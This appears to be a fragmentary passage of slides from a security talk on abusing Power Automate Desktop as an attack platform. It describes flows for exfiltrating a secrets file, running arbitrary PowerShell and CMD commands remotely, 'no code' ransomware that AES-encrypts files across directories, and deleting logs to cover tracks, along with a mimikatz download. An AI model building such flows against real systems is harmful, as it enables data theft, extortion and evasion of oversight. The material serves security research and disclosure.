flow" is set to "Exfil" and the "Run Mode" is "attended". The "TargetFile" input is highlighted with a red box and contains the path "C:\Users\alexg\Downloads\secrets.txt". Under the "OUTPUTS" section, the "Success" output is "True" and the "FileContents" output is "APIKEY=65995258-64b5-438a-8f06-eae686f92300". A "body" output is also highlighted with a red box, showing a JSON object: {"Success": "True", "FileContents": "APIKEY=65995258-64b5-438a-8f06-eae686f92300"}. The connection is identified as "alexg (win11ent)".

Windows 11

User : NT Service\UIFlowService



outbound conn




Office

Office cloud services

On-Prem : MS cloud



User : NT Service\UIFlowService



Office cloud services

2.Payload

Power Automate

Machine Runtime

outbound conn


Azure Service Bus

1.Instructions



3.Output

On-Prem : MS cloud



Code execution

CodeExec | Power Automate

File Edit Debug Tools View Help

Save Run Stop Run next action Recorder Search inside the flow

Actions

Search actions

- Scripting
 - Run DOS command
 - Run VBScript
 - Run JavaScript
 - Run PowerShell script
 - Run Python script
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
 - Open CMD session
 - Read from CMD session
 - Write to CMD session
 - Wait for text on CMD session
 - Close CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services

Subflows Main

21 [x] Set variable
Assign to variable `ScriptError` the value `PythonScriptError`

22 Case = 'powershell'

23 [x] Run PowerShell script
Run PowerShell script and store its output into `PowershellOutput` and its error into `PowershellScriptError`

24 [x] Set variable
Assign to variable `ScriptOutput` the value `PowershellOutput`

25 [x] Set variable
Assign to variable `ScriptError` the value `PowershellScriptError`

26 Case = 'commandline'

27 [] Open CMD session
Start a new CMD session and store it into `CmdSession`

28 [x] Write to CMD session
Execute the command `Command` and then send Enter at CMD session `CmdSession`

29 [x] Read from CMD session
Read output from CMD session `CmdSession` and store standard output to `CmdOutput` and store standard error to `CmdError`

30 [] Close CMD session
Close the CMD session `CmdSession`

31 [x] Set variable
Assign to variable `ScriptOutput` the value `CmdOutput`

32 [x] Set variable
Assign to variable `ScriptError` the value `CmdError`

33 Default case

34 [] Stop flow with error message 'Unsupported command type'

35 End

Variables

Search variables

Input / output variables 4

- [x] Command
- [x] CommandType
- [x] ScriptError
- [x] ScriptOutput

Flow variables 11

- [x] CmdError
- [x] CmdOutput
- [x] CmdSession
- [x] JavascriptOutp...
- [x] JavascriptScrip...
- [x] PowershellOut...
- [x] PowershellScri...
- [x] PythonScriptEr...
- [x] PythonScriptO...
- [x] VBScriptError
- [x] VBScriptOutput

Status: Ready 0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

Code execution

The screenshot shows the Power Automate CodeExec interface. The main canvas displays a flow with the following actions:

- 21. Set variable: Assign to variable `ScriptError` the value `PythonScriptError`.
- 22. Case = 'powershell' (expanded):
 - 23. Run PowerShell script: Run PowerShell script and store its output into `PowershellOutput` and its error into `PowershellScriptError`.
 - 24. Set variable: Assign to variable `ScriptOutput` the value `PowershellOutput`.
 - 25. Set variable: Assign to variable `ScriptError` the value `PowershellScriptError`.
- 26. Case = 'commandline' (expanded):
 - 27. Open CMD session: Start a new CMD session and store it into `CmdSession`.
 - 28. Write to CMD session: Execute the command `Command` and then send Enter at CMD session `CmdSession`.
 - 29. Read from CMD session: Read output from CMD session `CmdSession` and store standard output to `CmdOutput` and store standard error to `CmdError`.
 - 30. Close CMD session: Close the CMD session `CmdSession`.
 - 31. Set variable: Assign to variable `ScriptOutput` the value `CmdOutput`.
 - 32. Set variable: Assign to variable `ScriptError` the value `CmdError`.
- 33. Default case (expanded):
 - 34. Stop flow with error message 'Unsupported command type'.
- 35. End.

The status bar at the bottom indicates: Status: Ready, 0 Selected actions, 35 Actions, 1 Subflow, Run delay: 100 ms.

Oops

Windows Security notification window:

- Windows Security
- Threats found
- Microsoft Defender Antivirus found threats. Get details.
- Dismiss

Code execution

Windows Security 7/18/2022 10:08 AM

Threat blocked 7/18/2022 10:07 AM Severe

This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:MSIL/Cryptor
Status: Removed
A threat or app was removed from this device.

Date: 7/18/2022 10:07 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

- file: C:\Users\alexg\Downloads\mimikatz_trunk.zip
- webfile: C:\Users\alexg\Downloads\mimikatz_trunk.zip|https://objects.githubusercontent.com/github-production-release-asset-2e65be/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220718%2Fus-east-1%2Ffs3%2Faws4_request&X-Amz-Date=20220718T100735Z&X-Amz-Expires=300&X-Amz-Signature=5558541b2e371ada133371d162e31f58ab5b959e1a1bfff68d76425b381c392d6&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-

[Learn more](#)

Have a question?
[Get help](#)

Help improve Windows Security
[Give us feedback](#)

Change your privacy settings
View and change privacy settings for your device.
[Privacy settings](#)
[Privacy dashboard](#)

Oops


Windows Security

Windows Security


Threats found
Microsoft Defender Antivirus found threats. Get details.

[Dismiss](#)


Code execution - try again



Trusted




Untrusted




Code execution- try again

What can we do with drag & drop primitives only (No Code)?



No Code primitives





No Code Ransomware

The screenshot displays the Microsoft Power Automate interface for a flow named "Ransomware | Power Automate". The flow is currently in a "Ready" status and consists of 56 actions across 2 subflows. The main subflow includes the following steps:

- Loop over directories** (26)
- For each** CurDirectory in CurDirectoriesToCrawl (27)
- On block error** FailedToGetCurDirectoryFiles (28)
- Get files in folder** Retrieve the files in folder CurDirectory that match "*" and store them into CurDirectoryFiles (29)
- For each** CurFile in CurDirectoryFiles (30)
- Increase variable** Increase variable FilesFound by 1 (31)
- If file exists** If file CurFile exists (32)
- Increase variable** Increase variable FilesAccessed by 1 (33)
- Encrypted file path** (34)
- Create new list** Create a new list and store it to EncFilePathParts (35)
- Add item to list** Add item CurFile to list EncFilePathParts (36)
- Add item to list** Add item '.aes' to list EncFilePathParts (37)
- Join text** Join items of list EncFilePathParts separated by Space x 1 (38)
- Encrypt file** (39)
- On block error** FailedToProcessFile (40)
- Encrypt from file with AES** Encrypt CurFile and store the encrypted text into EncryptedText (41)
- Write text to file** Write EncryptedText to EncFilePath (42)
- Increase variable** Increase variable FilesProcessed by 1 (43)
- End** (44)
- End** (45)
- End** (46)

The right-hand pane shows the **Variables** section, categorized into **Input / output variables** (7) and **Flow variables** (14). The input/output variables include: CrawlDepth (2), DirectoriesToCrawl (D:\shh\CollectGues...), EncryptionKey (<Sensitive value>), Errors, FilesAccessed, FilesFound, and FilesProcessed. The flow variables include: CrawlDepthAs..., CurDirectories..., CurDirectory, CurDirectoryFil..., CurDirectoryS..., CurFile, Depth, DirectoriesToC..., EmptyList, EncFilePath, EncFilePathParts, EncryptedText, ErrorList, and LastError.

At the bottom of the interface, the status bar indicates "Status: Ready", "0 Selected actions", "56 Actions", "2 Subflows", and a "Run delay" of 100 ms.





File Edit Debug Tools View Help Cleanup | Power Automate Pwntoso (default)

Actions

Search actions

- Variables
- Conditionals
- Loops
- Flow control
- Run flow
- System
- Workstation
- Scripting
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services
- XML
- FTP
- CyberArk
- Active Directory
- AWS
- Azure
- Google cognitive
- IBM cognitive
- Microsoft cognitive

Subflows Main

5 Init result variables

6 {x} Set variable
Assign to variable LogFilesFound the value 0

7 {x} Set variable
Assign to variable LogFilesDeleted the value 0

8 Try deleting each one

9 For each LogDir in LogDirs

10 If folder exists
If folder LogDir exists

11 Delete log files but keep log directory structure in place

12 Get subfolders in folder
Retrieve the subfolders in folder LogDir that match "*" and store them into LogFolders

13 For each LogFolder in LogFolders

14 Delete all files except those that are actively used (this run)

15 Get files in folder
Retrieve the files in folder LogFolder that match "*" and store them into LogFiles

16 For each LogFile in LogFiles

17 Increase variable
Increase variable LogFilesFound by 1

18 On block error FailedToDeleteFile

19 Delete file(s)
Delete file(s) LogFile

20 Increase variable
Increase variable LogFilesDeleted by 1

21 End

22 End

23 End

24 End

25 End

Variables

Search variables

Input / output variables 2

- LogFilesDeleted
- LogFilesFound

Flow variables 6

- LogDir
- LogDirs
- LogFile
- LogFiles
- LogFolder
- LogFolders


Status: Ready 0 Selected actions 25 Actions 1 Subflow Run delay 100 ms

